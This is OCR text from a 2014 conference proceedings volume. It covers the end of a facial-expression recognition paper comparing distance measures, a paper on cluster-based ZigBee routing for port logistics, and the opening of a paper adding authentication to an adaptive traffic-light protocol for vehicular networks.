


Fig. 5 Proposed system overview

whereas 25 % data subset is selected for testing. Once the testing and training data are separated, then we perform training using our method and testing to calculate the recognition rate. The results of few distance measures were very poor for some distance measures like Canberra distance and cosine distance; therefore, their analysis is not presented in this paper. The results of different distance measures are described in the form of confusion matrix (Tables 1, 2, 3, 4 and 5).

Acceptance and rejection rates of all distance measures are shown in Table 6. The system shows that it is most accurate for Bray–Curtis distance, as its acceptance rate is highest that is 80.95 %. The performance of remaining four distances is presented in terms of acceptance rate and rejection rate. These parameters are calculated and presented in Table 6.

Table 1 CM for Bray-Curtis distance

	AN	DI	FE	HA	NE	SA	SU
AN	**66.67**	16.67	16.67	0	0	0	0
DI	0	**83.33**	16.67	0	0	0	0
FE	0	0	**100**	0	0	0	0
HA	0	0	0	**100**	0	0	0
NE	0	0	16.67	16.67	**66.67**	0	0
SA	0	0	16.67	0	0	**66.67**	16.67
SU	0	0	0	16.67	0	0	**83.33**

Table 2 CM for chi-square distance

	AN	DI	FE	HA	NE	SA	SU
AN	**83.33**	0	16.67	0	0	0	0
DI	0	**83.33**	16.67	0	0	0	0
FE	0	0	**66.67**	0	0	16.67	16.67
HA	0	0	33.33	**50**	16.67	0	0
NE	0	0	16.67	16.67	**66.67**	0	0
SA	0	0	0	0	16.67	**66.67**	16.67
SU	0	0	0	16.67	0	0	**83.33**

Table 3 CM for Euclidian distance

	AN	DI	FE	HA	NE	SA	SU
AN	**50.00**	16.67	0	0	0	33.33	0
DI	0	**83.33**	16.67	0	0	0	0
FE	0	0	**66.67**	16.67	0	16.67	0
HA	0	16.67	16.67	**66.67**	0	0	0
NE	0	0	0	16.67	**83.33**	0	0
SA	0	0	16.67	0	16.67	**50.00**	16.67
SU	0	0	0	0	0	0	**100**

Table 4 CM for taxicab distance

	AN	DI	FE	HA	NE	SA	SU
AN	**66.67**	16.67	16.67	0	0	0	0
DI	0	**83.33**	16.67	0	0	0	0
FE	0	0	**100**	0	0	0	0
HA	0	0	16.67	**83.33**	0	0	0
NE	0	0	16.67	16.67	**66.67**	0	0
SA	0	0	16.67	0	0	**66.67**	16.67
SU	0	0	0	16.67	0	0	**83.33**

Table 5 CM for chessboard distance

	AN	DI	FE	HA	NE	SA	SU
AN	**33.33**	16.67	0	16.67	16.67	16.67	0
DI	16.67	**66.67**	16.67	0	0	0	0
FE	16.67	0	**33.33**	16.67	16.67	16.67	0
HA	0	0	16.67	**33.33**	16.67	33.33	0
NE	16.67	0	16.67	0	**66.67**	0	0
SA	0	16.67	16.67	16.67	16.67	**0**	33.33
SU	0	0	0	16.67	0	0	**83.33**

Table 6 Acceptance and rejection rates of distance measure

Distance measure	Acceptance rate in percentage	Rejection rate in percentage
Bray–Curtis	80.95	19.05
Chi-square	71.40	28.60
Euclidian	69.04	30.96
Taxicab	69.40	30.96
Chessboard	45.23	54.77

7 Conclusion and Future Work

The distance measures used as classifier so for are Euclidian and chi-square distance. This paper explored the applicability of 3 other distance measures and compared their efficiencies based on recognition rate, where Bray–Curtis provided the highest acceptance rate of 80.95 %. In the future work, we will develop algorithms to detect face and different important parts like eyes, mouth and nose automatically; we will apply LBP on these parts and compare efficiencies for different distance measures.

References

1. Pantic, M., Rothkrantz, L.: Automatic analysis of facial expressions: the state of art. IEEE Trans. Pattern Anal. Mach. Intell. **22**(12), 1424–1445 (2000)
2. Ekman, P., Freisen, W.V.: Constants across cultures in the face and emotion. J. Pers. Soc. Psychol. **17**(2), 124–129 (1971)
3. Ekman, P., Friesen, W.: Facial Action Coding System: A Technique for the Measurement of Facial Movement. Consulting Psychologists Press, Palo Alto (1978)
4. Ojala, T., Pietik ainen, M., Harwood, D.: A comparative study of texture measures with classification based on featured distribution. Pattern Recogn. **29**(1), 51–59 (1996)
5. Ojala, T., Pietikainen, M., Maenpaa, T.: Multi-resolution gray-scale and rotation invariant texture classification with local binary patterns. IEEE Trans. Pattern Anal. Mach. Intell. **24**(7), 971–987 (2002)
6. Wang, L., Zhang, Y., Feng, J.: On the Euclidean distance of image. IEEE Trans. Pattern Anal. Mach. Intell. **27**(8), 1334–1339 (2005)
7. Ratcliff, J.W., Metzener, D.E.: Pattern matching: the Gestalt approach. Dr. Dobb's J. **13**(7), 46–72 (1998)
8. Devore, J.L., Peck, R.: Statistics: The Exploration and Analysis of Data, 3rd edn. Brooks Cole, Stamford (1997)
9. Shonkwiler, R.: Computing the Hausdorff set distance in linear time for any 1p point distance. Inf. Process. Lett. **38**(4), 201–207 (1991) (Pubitemid 21683066)
10. Wu, H.C., Lu, J.H.: Effective distance measure for unusual facial expression detection of human face images. Aware Computing (ISAC), 2010 2nd International Symposium on, pp. 18–23, 1–4 Nov 2010. doi: 10.1109/ISAC.2010.5670449
11. Pungila, C.-P.: A Bray-Curtis Weighted Automaton for Detecting Malicious Code Through System-Call Analysis, Symbolic and Numeric Algorithms for Scientific Computing (SYNASC), 2009 11th International Symposium on, pp. 392–400, 26–29 Sept 2009. doi: 10.1109/SYNASC.2009.41

12. Lyons, M.J., Kamachi, M., Gyoba, J.: Japanese female facial expressions (JAFFE), Database of digital images (1997)
13. Jiang, B., Yang, G.S., Zhang, H.L.: Comparative study of dimension reduction and recognition algorithms of DCT and 2DPCA. Machine Learning and Cybernetics, 2008 International Conference on, vol. 1, pp. 407–410, 12–15 July 2008. doi:10.1109/ICMLC.2008.4620440

Cluster-Based Routing for Optimal Communication in Port Logistics

J. Thejo Kishan, M. M. Manohara Pai and Radhika M. Pai

Abstract Wireless communication-based logistics in ports is a promising alternative for increasing the capacity of handling goods and containers. Efficient communication among various departments helps in reducing the delay caused for the transportation. In this paper, a novel routing protocol is proposed for routing the information about containers to different departments in ports so as to decrease the delay in transportation and hence increase the efficiency of port management. In the proposed work, a wireless network of all the departments in ports is formed, which have sensors acting as routers, radio frequency identification (RFID)-tagged containers as end devices and personal area network (PAN) coordinator as trust center. RFID readers read the information from RFID-tagged containers and pass information to the routers which in turn communicate with other routers for performing the tasks. For efficient communication to happen, a cluster-based routing algorithm is proposed in this paper. The proposed algorithm is analyzed in a simulation environment using network simulator and is found to have good performance in terms of delay and hop count when compared to the existing hierarchical tree routing protocol.

Keywords Personal area network (PAN) · Radio frequency identification (RFID) · Hierarchical tree routing

J. Thejo Kishan · M. M. Manohara Pai (✉) · R. M. Pai (✉)
Department of Information and Communication Technology, Manipal Institute of Technology, Manipal University, Manipal, Karnataka, India
e-mail: mmm.pai@manipal.edu

R. M. Pai
e-mail: radhikapaim@gmail.com

J. Thejo Kishan
e-mail: thejo.kishan@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_87, © Springer India 2014

1 Introduction

Goods handling capacity is the indicator of performance of a port. Port Logistics is considered to be the complete process involving planning, managing, controlling the flow of goods and services, flow of information and real-time data from the point of origin to the point of destination. Ports are the medium for transportation of goods to various places through intermodal transportation system. Ports have various departments such as warehouse, labeling, ships unloading, and train sections. The logistics in ports could be managed efficiently by the way of wireless communication among various port departments. The containers to be transported of various departments are equipped with radio frequency identification (RFID) tags which provide information to RFID readers. Each RFID tag contains information such as product name, quantity, manufacturer, and delivery details. Wireless communication [1] is the fastest growing segment in the communication industry. Communication-based logistics in ports is a promising alternative for increasing the capacity of handling goods and containers. Efficient communication among various departments helps in reducing the delay caused for the transportation. The general port scenario is shown in Fig. 1. In the present scenario, global position system (GPS) and cellular-based technologies are used for communication which could be expensive if used extensively. Further, GPS receivers are not efficient in indoors when tracking the containers of warehouse and labeling areas.

In this paper, a modified tree routing which is cluster based is proposed for communication among departments. The paper is organized as follows: a complete literature survey is provided in Sect. 2. Section 3 focuses on the proposed cluster-based routing, Implementation Details are given in Sect. 4, results are discussed in Sect. 5. Conclusion and Future work are discussed in Sect. 6.




Fig. 1 General port scenario

2 Related Work

Park et al. [2] discusses about cluster-based AODV routing. Based on the cluster label, the node forwards through the intermediate nodes to the destination node. Though the number of hops is reduced compared to hierarchical tree routing, but due to excessive flooding of route request (RREQs) and route reply (RREPs), the delay caused due to the intermediate nodes increases, which further leads to low efficiency in dense networks. Song et al. [3] show that the desired destination node is reached from the source node based on child and parent links. The routing overhead is reduced compared to AODV routing. But in some situations, even though the source node and destination node are in the transmission range, the source node has to follow hierarchical tree path i.e., till the common subtree, to reach the destination node. This further increases the delay in reaching the destination. An approach for reducing the delay was made by Lopez et al. [4] by finding routing cost from neighbor nodes to the destination as well as from the source node to the destination. Based on the low routing cost, the source node decides the path to the destination. The routing cost calculation will be ineffective for large networks. Maimour et al. [5] give information on node-disjoint multipath routing where source node selects two or three paths apart from hierarchical tree routing path to reach the destination. At the beginning of the transmission (say for 1–10 packets), the source sends every packet on the three possible paths (adjacent node or neighbor node). The sink (root node) keeps track of the source-adjacent nodes from which it receives data packets. Then, it uses the parent–child path toward the source to report these node identities. Based on that, the source can decide to stop transmitting via an adjacent node with no available path to the sink. For each data packet sent from source, a new field is added in the header, called flag which can take two values 0 or 1. Intermediate nodes follow the path based on the flag values defined in each data packet. If flag equals 1, it follows tree routing, otherwise forwards to second or third path i.e., adjacent node or neighbor node. In this routing method, where three node-disjoint paths are used at maximum, the performance degrades at high data rates due to large number of collisions that occur at the sink node.

Li et al. [6] give information about the node choosing the path to the destination. If the destination is in the descendant, packet is sent to the respective child for delivery to the destination. In order to select the particular node for the optimal route, the depth of the common parent is found from every neighbor node and the destination. According to the depth, the individual hops from the neighbor to the destination are calculated. The neighbor node which has less hop count is selected for relaying the packets to the destination. If network link goes down for any intermediate node, packets are routed to neighbor node which takes maximum number of hops to reach the destination.

The delay constraint in hierarchical tree routing is more because route path is based on child and parent links. In this paper, a modified tree routing is proposed which takes less time than hierarchical tree routing by making use of neighbor node concept.

3 Proposed Work

3.1 Process of Operation

In ports, the transportation of goods takes place within the departments of the port or from the port to different places through road vehicles, cargo ships, or rail route. For efficient transportation without any interruption, an effective communication which includes updated information at every moment of time should be provided to the departments with less delay. For this, we use ZigBee technology which is economical, low in power consumption, interoperable, and allows many devices to communicate within a single network. The port which is presumed as a large network consists of a ZigBee coordinator (ZC), ZigBee router (ZR), and ZigBee end devices (ZEDs). The ZC which is a trust center starts the network and connects to routers of various departments and further with end devices. The information from one department to other department is forwarded through intermediate router present at respective places in the port. Figure 2 shows the network model of the port. The circled ones in the network model depict the departments such as warehouse section, train section, ship unloading section, and labeling section. The data collected from RFID tags on the container in respective department are forwarded to other departments using efficient routing algorithm.

3.2 Formation of Tree Structure

In ZigBee network [7], there are three types of devices which include ZC, ZR, and ZED. A ZC or ZR is a full function device which is able to route packets and communicate with any device type, whereas ZEDs are reduced function devices which can communicate only to ZC or ZR. The coordinator starts the network, assigning a personal area network identifier (PAN ID) to the network. At this stage, the coordinator also assigns a network (short) address to itself. Usually, this is the address 0x0000. The coordinator then finishes configuring itself and starts itself in coordinator mode. It is then ready to respond to queries from other node that wishes to join the network. A ZC or ZR [8] is only capable of accepting the request from other nodes and accordingly send acknowledgment to the joining nodes. A ZR or ZC assigns a block of addresses to ZR based on the value of Cskip (d), where d is current depth. Assume that for a given ZR at depth d with network address A_{p}, the addresses in (1, R_m) and (R_m + 1, C_m) are assigned to its children ZRs and ZEDs, respectively, then the kth ZR and the nth ZED will be assigned the network addresses:

$$A_{\mathrm{K}} = A_{\mathrm{p}} + \mathrm{Cskip}(d).(k-1) + 1, \quad k \in (1, R_m) \tag{1}$$

$$A_n = A_{\mathrm{p}} + \mathrm{Cskip}(d).R_m + n, \quad n \in (1, C_m - R_m) \tag{2}$$




Fig. 2 Network model of a port

$$\text{Cskip}(d) = \begin{cases} 1 + C_m(L_m - d - 1), & R_m = 1 \\ \frac{1+C_m-R_m-C_m \cdot R_m^{L_m-d-1}}{1-R_m}, & R_m > 1 \end{cases} \quad (3)$$

After the tree structure is constructed, the ZC at depth 0 itself acts as a cluster head, and all other nodes till depth 2 join the cluster apart from router nodes at depth 2. From then on, the router node at every even depth i.e., from depth 2, becomes the cluster head. The router node at odd depth and ZEDs at every depth join the respective cluster. The cluster head in every cluster shares cluster ID information with all cluster members. Cluster ID value is equal to node ID of cluster head.

3.3 Cluster ID Calculation

A source node which is assumed to know the destination address calculates the destination cluster ID. Starting from depth = 1, Cskip value is calculated. If the destination address is not in the block addresses of first router, then it checks in the block addresses range of next router till maximum value of R_m. In case if destination address exist in any of the block addresses of router, then it increments the depth by 1 and finds the block addresses of first router at respective depth using Cskip. The procedure is followed till the destination address is found. The cluster ID is assigned based on the depth of the destination address which is at even or odd depth. The Calculation of destination cluster ID is shown in Algorithm 1.

Algorithm 1 `Calculation of Destination Cluster ID`
INPUT : `Destination Address`
OUTPUT : Cluster ID of Destination Address
BEGIN:

```
for Depth = 1 to Lm do
FirstAddr = ParentAddr + 1;
for R = 1 to Rm do
LastAddr=FirstAddr+Cskip (Depth-1)
if (FirstAddr == destAddr) then
Found = true;
end if
if (FirstAddr < destAddr < LastAddr) then
break;
else
FirstAddr =LastAddr+1;
end if
end for
if (destAddr) && (destAddr < (Cm − Rm)) then
Found = true;
end if
if ((Depth%2 == 0) && (destAddr < (Cm − Rm)) then
ClusterID = CurrentAddr;
else
ClusterID = ParentAddr;
end if
if ((Depth%2 == 0) &&destAddr >=(Cm − Rm)) then
ClusterID = PrevParentAddr;
else
ClusterID = ParentAddr;
end if
end for
END
```

3.4 Routing Procedure

In normal hierarchical tree routing, data packets are forwarded to either parent or child nodes. If A_k is assumed as the current router node and A_d is the destination node address, then the condition to check whether the destination address is in the descendant node is given by:

$$A_K < A_d < A_k + \text{Cskip}\ (d-1) \tag{4}$$

where A_d is destination address
A_k is *K*th router address

If the destination is child node, the next hop node is given

$$N = A_{\mathrm{K}} + 1 + \left[\frac{A_{\mathrm{d}} - (A_{\mathrm{k}} - 1)}{\mathrm{Cskip}(d-1)}\right] \times \mathrm{Cskip}\,(d-1) \tag{5}$$

In multicluster tree routing, each node in the network adds neighbor node in the neighbor table, which is in the radio transmission range. In this routing algorithm, firstly, the destination node calculates the destination cluster ID. If the destination cluster ID is equal to source cluster ID, it performs normal tree routing and reaches the destination. If destination cluster ID is in the neighbor cluster, then forward packet to neighbor node. In this way, the routing is performed based on the cluster ID. The routing procedure is explained in Algorithm 2.

Algorithm 2 `Routing procedure`
BEGIN:
`Get Destination Cluster ID based on Dest Addr`
if `(DestClusterID == myClusterID)` **then**
`Perform Tree Routing`
end if
if `((DestClusterID == NeighborClusterID) ||`
`(DestClusterID> NeighborClusterID))` **then**
`Route to neighbor`
else
`Route towards child node`
end if
if `(DestClusterID < myClusterID)` **then**
`Route towards parent node`
end if
END

3.5 Multicluster Tree Structure

A network with tree parameters $C_m = 4$, $R_m = 2$, and $L_m = 5$ is shown in Fig. 3a. Cskip values are calculated using Eq. (3), and accordingly, the network addresses are allocated to the nodes, respectively. Based on the destination address, destination cluster ID is calculated and accordingly source node routes the packet to destination node according to the routing procedure explained in Algorithm 2. The routing of data packets from one cluster to another cluster is shown in Fig. 3b.

4 Implementation Details

The proposed solution for routing is simulated in Ns2 [9, 10] to analyze its behavior and efficiency. The network parameters $C_m = 5$, $R_m = 2$, and $L_m = 4$ are used for implementation. Table 1 shows the simulation parameters used for implementing in ns2.




Fig. 3 **a** Tree structure. **b** Routing

Table 1 Simulation parameters

Simulation topology	500 × 500
Channel	Wireless channel
MAC layer	MAC/802.15.4
Maximum packet length	150
Number of nodes	40
Data traffic	CBR
Propagation model	Two-ray ground model
Interface queue type	Queue/Drop Tail/PriQueue
Transmission rate	250 Kbps
Simulation time	100 s
Network parameters(L_m, C_m, R_m)	(4, 5, 2)

5 Results

The algorithm is analyzed for end-to-end delay and number of hop counts.

5.1 Delay

By using cluster-based routing and hierarchical routing, delay while routing packets from various nodes to the single destination node is found. Figure 4 shows the comparison results of both the protocols. It is found that the delay is reduced using the proposed method.

5.2 Hop Count

The hop count is the number of hops required for routing from source node to destination node. Number of hops is calculated from source node to the destination node using both cluster-based routing and hierarchical routing. Figure 5 shows the




Fig. 4 End-to-end delay




Fig. 5 Comparison of hop counts

comparison of hop counts for both the protocols. The reduction in hop count reduces the power consumption by the nodes, which will be efficient in dense networks.

6 Conclusion and Future Work

Ports are the medium for transportation of goods to various places through intermodal transportation. Ports have various departments such as warehouse, labeling, ship unloading, and train sections. An effective communication among various departments ensures efficient transportation of goods between departments. In this work, we have proposed an efficient routing algorithm for communication among various port departments. The port departments are assumed to have container tagged with RFID tags. A network is formed with their RFID-tagged containers acting as end devices and the sensors placed in departments acting as routers. One router acting as a coordinator is responsible for network management. Clusters are formed in the network for effective communication among departments. Based on the destination cluster ID and through neighbor node, an efficient routing is ensured from source node to destination node. This is simulated using Ns2, and the performance is evaluated in terms of delay and hop count. This is compared with hierarchical routing algorithm and is found to be efficient.

In the present work, we assumed that there is only one neighbor node within the transmission range of a node, which acts as an intermediate node in the efficient route. The future work involves in finding the optimal neighbor when the node has many neighbor nodes.

References

1. Conti, A., Dardari, D.: Wireless sensor networks. http://mdbi.com/sensors (2009)
2. Lee, K.K., Kim, S.H., Park, H.S.: Cluster label based ZigBee protocol with high scalability. In: Second International Conference on Systems and Networks, pp. 88–99, ICSNC 2007, Cap Esterel, French Riviera, 25–31 Aug 2007
3. Nefzi, B., Song, Y.-Q.: Analysis and improvement of ZigBee routing. In: 7th IFAC International Conference on Field Buses Networks in Industrial Embedded Systems—FeT'2006, pp. 1–12, Toulouse, France, Dec 2006
4. Kim, T., Kim, D., Park, N., Yoo, S., Lopez, T.S.: Short cut tree routing in ZigBee networks. In: 2nd International Symposium on Wireless Pervasive Computing, ISWPC'07, pp. 89–96, San Jaun, 5–7 Feb 2007
5. Bidai, Z., Haffaf, H., Maimour, M.: Node disjoint multipath routing for ZigBee cluster-tree wireless sensor network. In: International Conference on Multimedia Computing and Systems, ICMCS'11, pp. 1–6, Morocco, 7–9 April 2011
6. Pan, M.-S., Fang, H.-W., Liu, Y.-C., Tseng, Y.-C.: Address assignment and routing schemes for ZigBee-based long-thin wireless sensor networks (2009)
7. Alliance, Z.: ZigBee specification: ZigBee document, 14 Dec 2007
8. Kastner,W., Reinisch, C.L.: IEEE 802.15.4 MAC API, May 2008
9. Issariyakul, T., Hossain, E.: Introduction to Network Simulator NS2, 2nd edn. Springer, NY (2009)
10. Chung, J., Claypool, M.: NS2 by example. Worcester polytechnic institute

Secure Adaptive Traffic Lights System for VANETs

Kishore Biradar, Radhika M. Pai, M. M. Manohara Pai and Joseph Mouzana

Abstract Adaptive traffic signal control system can reduce waiting time of vehicles at intersection by dynamically changing traffic signals based on density of vehicles present on roads at intersection. One of the approaches used to find density of vehicles on roads at intersection is proposed in [1] called as CDRIVE. In this, cluster-head vehicle updates density information as vehicles join the cluster and cluster is formed based on direction of the vehicle, it takes after intersection. However, a malicious vehicle can join the cluster by providing wrong direction information. Therefore, to ensure correct density estimation, the participating vehicles in density estimation should be authenticated ones; otherwise, density estimation estimated by cluster head may not reflect correct density and hence may result in incorrect changing of signals. In this work, we propose secure adaptive traffic lights system (SATS) protocol for VANETs which is an enhancement to CDRIVE by adding security to it. By this, the malicious vehicles are prevented to join the cluster. This is achieved by using cluster symmetric key for cluster joining and cluster communication. Cluster symmetric key is obtained from roadside unit (RSU) present near intersection. It has been seen that our proposed algorithm achieves security parameters such as authentication, privacy, source

K. Biradar (✉) · R. M. Pai · M. M. Manohara Pai · J. Mouzana
Department of Information and Communication Technology, Manipal Institute of Technology, Manipal University, Manipal, India
e-mail: kishore210@gmail.com

R. M. Pai
e-mail: radhikampai@gmail.com

M. M. Manohara Pai
e-mail: mmm.pai@manipal.edu

J. Mouzana
e-mail: mouzana@esigelec.fr

K. Biradar · R. M. Pai · M. M. Manohara Pai · J. Mouzana
ISREEM-Rouen, Rouen, France

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_88, © Springer India 2014

non-repudiation, and density estimation estimated by cluster-head vehicle is correct. Further, it is analyzed that the computational overhead by adding security features does not affect the functioning of CDRIVE.

Keywords Cluster symmetric key · Cluster head · Density estimation

1 Introduction

VANET is fast-growing technology .VANETs are examples of real applications of ad hoc networks enabling vehicle-to-vehicle (V–V) and vehicle-to-roadside unit (V-RSU) communication. In vehicular communication, information exchanged is traffic information, road safety, and infotainment.

The advantage of adaptive traffic light systems is, it improves traffic by minimizing the average delay of vehicles at intersection. It reduces queue length of vehicles at intersection and overall fuel consumption. Adaptive traffic lights based on car to car communication is proposed in [2]; here, traffic light controller at intersection listens to all the information's cars are exchanging, and the information exchanged are position, identification number, speed, direction, state, and time stamp of the moment when information created. In this approach, all vehicles are communicating with traffic controller which causes congestion and also storage overhead exists, since a traffic controller stores information sent by other traffic controller. Another similar work to realize adaptive traffic lights which reduces data traffic congestion at traffic signal controller is proposed in CDRIVE [1], where only cluster-head vehicles at intersection communicate with traffic controller. The density of vehicles is estimated by cluster heads on a road at intersection. The cluster is formed based on the direction of a vehicle; it takes after intersection. There can be four clusters on a given road as vehicle can take any one of the directions such as straight (S), left (L), right (R) and U-turn (U) after intersection. The sender or non-member vehicle broadcasts JOIN message containing information of its identity and direction. When JOIN message reaches to cluster-head vehicle, it will update density information and send REPLY or Ack message to sender vehicle only if its direction is same as sender vehicle direction. In this approach, the vehicles joining the cluster should be authenticated ones; otherwise, a malicious vehicle can join more than one cluster or it can join a cluster by providing wrong direction information, and thus, density estimation estimated by cluster-head vehicle will be wrong which may cause incorrect working of adaptive traffic signals at intersection.

We add security in CDRIVE protocol such that vehicles participating in density estimation are authenticated ones and also privacy of those vehicles is preserved. Our protocol secure adaptive traffic lights system (SATS) for VANETs uses cluster symmetric key for formation of cluster. The cluster symmetric key is obtained from the RSU near intersection by adapting Diffie–Hellman key agreement

protocol. And the communication between cluster-head vehicle and traffic signal control unit at intersection is done using public key cryptography (PKC). The details of our proposed work are provided in four different sections. Section 2 describes the Related Work. Section 3 contains our Proposed Work. In Sect. 4, simulation results and analysis of our proposed work using NS2 is shown and also security analysis is carried out. The Conclusion and Future Works of our paper is performed in Sect. 5.

2 Related Work

Largely existing works on VANET security are based on PKC and digital signatures. In [3], vehicle authenticates itself to other vehicle using public/private key pair. Before a vehicle sends message, it signs it and includes the certification authority (CA's).For cluster formation, if we use ECDSA, then computation overhead is more which causes increase in round trip time and affects the functioning of CDRIVE.

GHAP protocol [4] uses PKC for group joining. The vehicle joining the group broadcasts search message with certificate; once a group head receives the search message, it will use the certificate for constructing shared secret key between group leader and sender vehicle. However, it creates computation overhead on group head since it provides group key to each joined vehicle by constructing shared secret key using elliptic curve Diffie–Hellman, and there is a possibility of single-point failure.

In [5], the group leader broadcasts group advertisement message containing group leader, public key, and certificate. The joining vehicle uses public key to encrypt the join message and sends it to group head. Group head receives it and sends symmetric key to joined vehicle. However, this protocol causes unnecessary transmission of group advertisement messages which causes wastage of bandwidth.

In our protocol SATS, RSU having high computational power near intersection issues cluster symmetric key to vehicles joining the cluster or group instead of cluster-head or group head. Using this cluster symmetric key vehicle joins to the cluster such that round trip time is less and does not affect CDRIVE functioning.

3 Proposed Work

In this work, an algorithm for SATS is proposed. This algorithm is an extension to the CDRIVE algorithm by enhancing it with security features so as to guarantee that only authenticated vehicles participate in the density estimation process.

3.1 Assumptions

It is assumed that each vehicle is equipped with GPS and installed with digital maps to determine the direction of travel. Further, it is assumed that roadside units (RSU) are present near intersection. And these RSU are trusted ones and have higher computational capability. RSU are also equipped with digital maps and GPS. Each vehicle is installed with on-board unit (OBU), and it is a tamperproof device (TPD) which securely stores all cryptographic credentials and performs all cryptographic computations.

3.2 Security Requirements

The following are the security parameters which have to be satisfied by the proposed security algorithm.

Vehicle Authentication: Vehicle joining the cluster must be authenticated one such that cluster formed by vehicles belongs to same direction.

Message Confidentiality: The communication between RSU and vehicle while obtaining cluster symmetric key should be confidential.

Message Authentication: The JOIN messages accepted by cluster-head vehicle for calculating density estimation should be from vehicles whose direction is same as cluster-head direction such that density estimation is correct.

Privacy of Vehicle: The vehicle communicating with its cluster head should not reveal its original ID and also other personal information during joining the cluster and cluster communication.

Source Non-Repudiation: The vehicles sending messages should be tracked by law authority.

3.3 Protocol Description

In CDRIVE [1], the cluster is formed based on the direction a vehicle takes after intersection and vehicle joins the cluster by providing its direction information to the cluster-head vehicle; at the same time, cluster-head vehicle updates density information in that cluster. Based on the direction of a vehicle, four clusters can be formed as vehicle can go left, right, straight, and U-turn after intersection as shown in Fig. 1.

In our scheme, we ensure that vehicles joining the cluster should be authenticated one such that density estimation estimated by cluster heads is correct and also round trip time during cluster formation is less or within 5 ms; this is achieved using cluster symmetric key. Each cluster has one cluster symmetric key. This cluster symmetric key is obtained from the RSU present beside the road near intersection on mutual authentication. We organize our protocol in three phases.

